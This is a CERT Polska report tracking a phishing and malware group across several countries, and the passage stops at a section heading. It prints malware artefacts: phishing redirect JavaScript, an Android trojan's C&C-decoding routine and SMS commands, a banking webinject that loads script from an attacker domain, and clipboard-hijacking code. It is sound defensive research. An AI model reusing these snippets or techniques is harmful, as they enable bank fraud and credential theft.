CERT.PL

Case Study of Malicious Actors:

Going Postal

October 13, 2015

Acknowledgements

We would like to thank Polish Internet security website ZaufanaTrzeciaStrona.pl and Logical Trust for providing us with additional data included in this report.

About CERT Polska

The CERT Polska team operates within the structures of NASK (Research and Academic Computer Network) – a research institute which conducts scientific studies, operates the national .pl domain registry and provides advanced IT services. CERT Polska is the first Polish computer emergency response team.

Table of contents

Attribution is hard. This is, of course, a cliché. MIn part, this is possibly because IT security researchers are not generally trained in attribution techniques, unlike police detectives or intelligence services analysts. Of course, when it comes to the security related issues, there is a constant inadequacy of attribution information that you work with. Usually we hang on to a one or two specific similarities between different domain names or malware samples. Here, by demonstrating connections between domains, IPs and URLs, we track activities of one particular attacker. Eventually, we will see a bigger picture of the operation of one of the attacker groups that we have named **The Postal Group**.

This group is active since at least 2013 and was responsible for multiple different malware campaigns in multiple different countries. Their main infection vector is phishing e-mails, which are designed to resemble tracking e-mails from different post offices around the world. This includes, among others, Poland, Australia, United Kingdom and Spain. This report aims to uncover at least some undertakings of that group and to connect different attacks across the globe.

It is common that one successful attack sparks similar attacks from other malicious groups. However, the attacks that we have gathered here seem to come from the same group, because they are not only connected through modus operandi, but also through the use of similar network infrastructure, malware families or the same whois data.

We cannot also rule out a scenario in which the group is just a network of tightly connected business partners. This means that malware authors can buy this group's phishing kit in order to distribute it's own malware, using their network infrastructure. Obviously, these connections would have to be very tight. However, this distinction can be made only once we have more data about their inner workings.

This report describes activities similar to the ones that ESET described in their TorrentLocker report[1]. However, in this report we provide new information and analyse this information in a broader context.

[1] accessible here: `http://www.welivesecurity.com/wp-content/uploads/2014/12/torrent_locker.pdf`

Timeline of all of the campaigns presented in this report is outlined below. We tried to make the dates as accurate as possible, but ultimately they just reflect when we spotted the campaign. In some cases that may mean that the campaign started earlier than stated here.

2013

October Exploit kits on hacked `afraid.org` accounts.

2014

October Start of the roulette / casino affiliate scam.

October Australia Post crypto-ransomware attacks[2].

7th October ABC News 24 switches from live to stand-by programming for half an hour due to the CryptoLocker Australian Post attack.

December Attacks on Spanish post office[3].

2015

April First attacks on OpenCart based e-shops in order to host phishing.

March S21sec informs about new malware called *Slave* that is targetting Polish banks[4].

April Australian Federal Police driving notice phishing[5].

19th April Creation of the domain `sub-host-peer.net` – Android C&C.

7th May Polish Post Office phishing campaign and first Android malware sample connecting to `sub-host-peer.net`.

5th August Creation of the backup Android C&C domain `dynayo-rooxo-gabtype.net`

June Royal Mail crypto-locker phishing campaign[6].

September Danish post office crypto-locker phishing[7]

Countries that the Postal Group targeted, included at least:

[2] http://www.abc.net.au/news/2014-10-07/fake-auspost-emails-used-in-crypto-ransomware-attack/5795734
[3] http://www.securitybydefault.com/2014/12/atencion-infecciones-masivas-de.html
[4] http://securityblog.s21sec.com/2015/03/new-banker-slave-hitting-polish-banks.html
[5] http://www.mailguard.com.au/blog/the-australian-federal-police-are-the-latest-target-in-another-cryptolocker-scam/
[6] http://www.actionfraud.police.uk/news/alert-two-variations-of-royal-mail-scam-emails-containing-cryptolocker-are-being-sent-by-fraudsters-jun15
[7] https://heimdalsecurity.com/blog/security-alert-the-global-get-your-cryptolocker-as-a-package-campaign-continues/

- Poland
- Russia
- Denmark
- Turkey
- Spain
- Italy
- Australia
- United Kingdom
- Czech Republic

Of course, this list is not exhaustive and only covers the countries that we were able to confirm that were in fact a target of the Postal Group. This confirmation was not only based on the fact that these countries were targeted by the post office phishing with CryptoLocker, but also on the similarity of e-mails, landing websites and URL schemes.


The first campaign, that we have observed was outlined at our blog[8]. It used a phishing e-mail pretending to be sent from the Polish Post Office and informing the user about a missed delivery. When a user clicked on the link, after a series of redirects, she was presented with a website very similar to the Polish Post Office website. The user was instructed to download an apk or exe file and run it in order to get the tracking number.

Depending on the operating system of the victim, the user was instructed either to install Andromeda bot or to install Android OpFake malware. Android malware is described below.

3.1. Postal office / driving notice phishing

Phishing starts with a nicely formatted HTML e-mail sent to the potential victims. Screenshots 1 show examples of e-mails distributed in Poland and in Australia.

(a) Polish Post Office e-mail



(b) Australian driving notice e-mail (*source: abc.net.au*)

Figure 1: Phishing e-mails

Clicking on a link in the e-mail led to a page that was very similar to the page of the company used for the phishing campaign. Figure 2 presents a Royal Mail landing website. What is more interesting is the fact that there were two landing pages. One for the ”package tracking” and another one for ”unsubscribing”. The second website simply displayed a word `unsubscribed`.

[8] `http://www.cert.pl/news/10180/langswitch_lang/en`




Figure 2: Royal Mail phishing page (*source: ESET welivesecurity blog*)

Listing 1 presents a snippet of a code that was commented out on the Polish Post Office phishing website. This code was, of course, not working due to the typo (`bowser` instead of `browser`) in line 6. You can also see a Russian comment in line 23 (translates to *we obtain userAgent*) and a Russian string in line 28 (translates to *not specified*).

This shows that the phishing website was not only targeting Windows users, but, based on the `User-Agent` header, was also trying to infect Android users.

```
1         $(document).ready(function () {
2             $("a").click(function (e) {
3
4                 if (get_os()=='android'){
5
6                     if (bowser.opera){
7               location.href= 'http://mini0pera.org';
8
9             }
10            else {
11              location.href= 'http://androidbrowser.org';
12            }
13
```

```
14                  }
15                  else{
16                    location.href= 'http://xhamster.com';
17                  }
18          return false;
19              })
20
21          });
22          function get_os(){
23          // получаем данные userAgent
24          var ua = navigator.userAgent;
25          if (ua.search(/android/) > 0) return 'android';
26          if (ua.search(/Android/) > 0) return 'android';
27
28          return 'Не определен';
29      }
```


Listing 1: JavaScript snippet from the phishing site

Apart from registering domains or using hosting IPs to provide websites for this phishing, The Postal Group also used vulnerabilities in the OpenCart e-shopping system for hosting. In this case they put the phishing kit files in the `/system/logs` directory.

It is worth noting that this phishing website was used to distribute either the TorrentLocker (see 3.3) or Andromeda (see 3.7) bot.

3.2. E-mails with malware

Another method that the Postal Group used was to send an e-mail message containing either a document with macro or a password-protected zip file with malware itself. Password was always given in the e-mail body. E-mail was written in the language of the target victim and usually pretended to be an unpaid invoice.


Od: Krzysztof Romski <krzysztof.r@kruksas.pl>
Do: biuro@
DW:
Temat: wezwanie do zaplaty, KRU
Wiadomość | windykacja_nr_98338.pdf.7z (87 KB)

Drodzy Panstwo,

Ze wzgledu na brak splaty zadluzenia przesylamy przedsadowe wezwanie do zaplaty.

Haslo do zalacznika: wezwanie33

--
Kruk S.A
ul. Wolowska 8
51-116 Wroclaw

Figure 3: Polish invoice mail

As mentioned in the section above, these were used to either distribute TorrentLocker or Andromeda.

3.3. TorrentLocker

A very detailed TorrentLocker description is available in the http://www.welivesecurity.com/wp-content/uploads/2014/12/torrent_locker.pdf. Most important findings are:

- Address book and SMTP credentials from Thunderbird, Outlook, Outlook Express and Windows Mail are stolen.
- Newest version uses AES-256 with CBC mode for file encryption. Thus, the documents cannot be easily decrypted.
- Before the message is displayed, files on your hard drive are encrypted.
- You have to pay a specified amount of Bitcoins via the `.onion` Tor domain.

Figure 4 presents information on the computer with encrypted files.




Figure 4: Polish TorrentLocker information screen

3.4. OpFake Android malware

First sample of OpFake Android malware observed by us, was uploaded to VirusTotal on 11th of July, 2015[9]. It has a lot of interesting features. Application name is `com.android.system` and it has a lot of different and dangerous permissions as listed on the figure 5.

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission android:name="android.permission.BROADCAST_PACKAGE_REMOVED"/>
<uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.BATTERY_STATS"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.HARDWARE_TEST"/>
<uses-permission android:name="android.permission.DEVICE_POWER"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
```

Figure 5: Application permissions declared in AndroidManifest

It also declares standard receivers that make sure the application is run after the boot process or when there is a connectivity change (e.g. WiFi is turned on). This is a persistance mechanism not unlike the one used in Windows malware. In order to make automatic C&C domain extraction harder, malware implements string base64 encoding, presented in figure 6. However, it is only used for a number of crucial strings and not in the whole malware.

Strings that are obfuscated this way are:

- `sub-host-peer.net` – C&C domain
- `/admin_mod` – C&C URI
- `Dynayo-Rooxo-Gabtype.net,Skinder-Chatcast-Topcat.net,Topcat-Centido-Abadel.net, Twitterbug-Flashpedia-Skipster.net,Digiify-Devify-Chatfly.net, Teknation-Brighttube-Zoomtag.net,Meevee-Yamba-Dynatri.net` – C&C backup domains

[9] All sample hashes are included in the appendix A

```
.method public static final a()Ljava/lang/String;
    .locals 2

    const-string v0, "c3ViLWhvc3QtcGVlci5uZXQ="

    const/4 v1, 0x0

    invoke-static {v0, v1}, Landroid/util/Base64;->decode(Ljava/lang/String;I)[B

    move-result-object v0

    new-instance v1, Ljava/lang/String;

    invoke-direct {v1, v0}, Ljava/lang/String;-><init>([B)V

    return-object v1
.end method
```

Figure 6: Decrypting routine

There are three C&C endpoints in that sample:

- `reg.php` – used for the first callback ("registration"), during which following data is sent:
  - Country code
  - Phone number
  - Network carrier (original and currently used one)
  - Prepaid account balance
  - IMEI
  - Phone vendor
  - Phone model
  - Android version
  - Malware version and build
- `gettask.php` – used to get current "task" that malware has to perform, also includes information mentioned above, as well as information on whether the phone is rooted or not.
- `setdata.php` – used to send the current task results.

One of the common tasks is `zapros_informacii`, which in Russian (`запрос информации`) means *information request*. This is used to send the contents and senders of the SMS and MMS messages.

Another task is called `app` and it's purpose is to gather information about the installed apps. This list excludes the apps that names start with:

- `com.google.`
- `com.android.`
- `com.facebook.`
- `com.broadcom`
- `com.htc`
- `com.samsung`
- `com.sony`
- `com.lg`
- `com.lenovo`
- `com.acer`
- `com.alcatel`
- `com.asus`
- `com.highscreen`
- `com.huawei`
- `com.meizu`
- `com.motorola`
- `com.zte`
- `com.texet`
- `com.sec.android`

Basically, an attacker is interested in the applications that were installed by the user.

Last task is called `book` and sends all of the contact information (phone number and displayed name) to the attackers. This can then be used to further spread malware using phishing attacks.

We were also able to identify two additional apps that had the same C&C and communication protocol: `com.mailpl.apps.pl` and `com.plpochta.app`. `pochta` is a transliteration of Russian word `почта` meaning *post office*.

Other kind of the C&C communication channel is text messages. Each command has to come via SMS with the following format:

```
<command_type>[:<parameter_1>:<parameter_2>: ... :<parameter_n>]
```

Commands are only accepted when they are sent from a specific admin number. Most interesting `command_type` values are:

- `set_admin` – changes the admin number.
- `send_sms` – sends SMS to a specified number (e.g. to send Premium SMS).
- `send_fake` – creates a ”fake” SMS message – it will be presented in the inbox, but it was not actually sent.
- `set_url` – sets the URL of a new C&C.
- `wipe` – resetting phone to factory settings. Also locks the screen with 12345 password.
- `get_ussd` – sends the USSD code (e.g. to check prepaid phones balance).

This APK also allows the attackers to redirect incoming messages to a different number. If the messages are coming from the administrative number, the ringer sound is also muted so that user can miss this message.

The application is also really persistent when it comes to the device administrator privileges. If the user tries to revoke device administrator privileges, he succeeds but is then repeatedly asked for that permission. It gets to the point, that a user cannot use the mobile device and eventually clicks on ”Accept”.

This malware also uses a technique called *application overlay* – it displays a window on top of a running app asking for login and password. This way users are almost sure that the currently running app is asking for this password. This is true for, e.g. GMail app, which is illustrated in the movie below. Notice the slight gap between the opening of the app main window and the login/-password popup. This technique is illustrated in this video: `https://youtu.be/OmeSb7DwxJM` and in the figure 8.




Figure 7: Application overlay

If the phone language is set to English, Russian or Polish, the user gets a localized version of the popup. If the running app is a Polish mobile banking app, the user also gets a popup enriched with that bank's logo. This may prove to be more effective – the user may think that this is legitimate application popup. In case of a Google Play app, user is asked for credit card information. This information may then be sold or used directly to purchase goods.

The applications targeted using this technique are the ones, whose activity names start with one of the following strings:

- `ru.sberbankmobile`
- `com.kavsdk.ui.AlertDialogActivity`
- `au.com.nab.mobile`
- `com.dreamstep.wBOQ`
- `org.stgeorge.bank`
- `au.com.suncorp.SuncorpBank`
- `bankapp.droid.LoginActivity`
- `org.westpac.bank`
- `com.westpac.banking`
- `com.commbank.netbank`
- `de.sdvrz.ihb.mobile`
- `de.unicredit.ifpapp`
- `hr.asseco.android.jimba`
- `ru.ucb.android`
- `hr.asseco.android.jimba`
- `de.ing_diba`
- `com.ing.diba`
- `com.commerzbank`
- `de.commerzbanking`
- `de.postbank.finanzassistent`

- com.starfinanz.smob
- com.isis_papyrus.raiffeisen_pay_eyewdg
- at.racon.mandantraiffeisen.activities
- pl.pkobp.iko
- eu.eleader.mobilebanking.pekao.ui.access
- pl.mbank
- pl.multibank
- pl.nmb.activities
- pl.ing.ingmobile.
- pl.ing.ingmobilehd
- com.getingroup.mobilebanking
- com.comarch.mobile.android
- wit.android.bcpBankingApp.LoginActivity
- pl.millennium.corpApp
- pl.bzwbk.bzwbk24
- eu.eleader.mobilebanking.ui.access
- eu.eleader.mobilebanking.raiffeisen
- eu.eleader.mobilebanking.invest
- pl.eurobank
- com.grppl.android.shell.CMBlloydsTSB73
- com.lloydsbank.businessmobile
- com.grppl.android.shell.halifax
- com.htsu.hsbcpersonalbanking
- com.barclays.android.barclaysmobilebanking
- com.barclays.bmb.ui
- com.rbs.mobile.android.ubr
- com.rbs.mobile.android.ubn
- com.rbs.mobile.android.natwest
- com.rbs.mobile.android.natwestbandc
- com.rbs.mobile.android.natwestoffshore
- uk.co.santander.santanderUK
- uk.co.santander.businessUK
- uk.co.santander.mobile
- co.uk.Nationwide.Mobile
- uk.co.northernbank.android.tribank
- com.trifork.android.tribank
- com.grppl.android.shell.BOS
- uk.co.bankofscotland.businessbank
- com.monitise.coop
- com.ubs.swidKXJ.android
- com.bankofireland.mobilebanking
- com.mcom.MobileBanking
- uk.co.tsb.mobilebank

It is worth noticing that in the case of this app, attackers do not need a computer malware counterpart to transfer funds from the victim's account. By taking control of the user messages, they have access to the SMS-based one time password. By using the *application overlay* technique they can also get the user to send login and password details. So, by attacking only a user's phone they gain almost complete control over user's bank accounts.

However, since Android KitKat, users will see all incoming messages, unless the banking trojan will be made the main texting application. Moreover, since Android Lollipop `getRunningTasks` API call is limited and OpFake implementation of application overlay technique is also effectively

mitigated.

3.5. Slave

Slave is a relatively simple banking trojan that injects JavaScript code into the banking online website before it is rendered by the browser. Example of such a webinject is presented on listing 2.

```
1  {
2    "pre": "</title>",
3    "post": "<",
4    "target": "*.pekao24.pl*",
5    "inj": "<script type=\"text/javascript\" src=\"//www.gtagmanager.com/js/get.php?
       key=vTeJ5ZEbXaB7jNU3iDC5&id=4\"></script>"
6  }
```

Listing 2: Slave webinject example

These webinjects are downloaded from the C&C server, which was located at four different domains:

- `bizzanalytics.com`
- `gtagmanager.com`
- `wholetdiedogsout.com`
- `mymotherhascome.com`

The contacted URI is `/info.php?key=[(part of) BTC address]`. We do not exactly know what is the connection between those BTC addresses and the received webinjects. However, some of these Bitcoin addresses have a substantial amount of money. One of them has over 133 Bitcoins (30 000 Euros). As you can see, C&C domain and the webinject script domain is the same.

Slave also monitors the clipboard to search for and replace Bitcoin address with the hard-coded address owned by the attacker. This code is shown in figure 8. Sometimes the replaced address is the same as the address in the C&C URL, but often it is a different one.

```
strcmp_r = strcmp("12gjiE82BaQA1rEnayDZcaTXrtYsoXfbB8", Memory);
if ( strcmp_r )
  strcmp_r = -(strcmp_r < 0) | 1;
if ( strcmp_r && sub_401CB0(Memory) )
{
  memory_lock = GlobalAlloc(0x2002u, 0x23u);
  btc_address = (char *)GlobalLock(memory_lock);
  strcpy_s(btc_address, 0x23u, "12gjiE82BaQA1rEnayDZcaTXrtYsoXfbB8");
  GlobalUnlock(memory_lock);
  if ( OpenClipboard(0) )
  {
    EmptyClipboard();
    SetClipboardData(1u, btc_address);
  }
}
free(Memory);
```

Figure 8: Code to replace BTC address in the clipboard

The Bitcoin addresses (or parts of them) that we were able to find in the C&C URLs are:

- 1NoKsR7jcTTufgrvh6zyvyJmL2z73aQXQP
- 18dfcnDfeCEpxJLBipBaW5PYLMgSuh7mYx
- DxoKI4EEMZwJGIw5SUxMCIHBQRKA4U
- hQEMAwWjOozTqt1iAQgAjYKm8wz7gq5
- 19MVRWRQoBA8ZaFbDEjwS9
- vTeJ5ZEbXaB7jNU3iDC5
- BaW5PYLMgSuh7mYx

Some of the Slave versions also stripped out the Content Policy headers, used by some of the banks to report scripts included from external domains. After stripping those headers, browser does not report any sideloaded JavaScripts and bank is not informed about the malicious web-injects.

Slave was almost always distributed using Andromeda dropper bot (see 3.7).




Figure 9: Slave distribution scheme

Additional information about the Slave malware can be found in the F5 report: https://devcentral.f5.com/articles/slave-malware-analysis.

3.6. Roulette scam

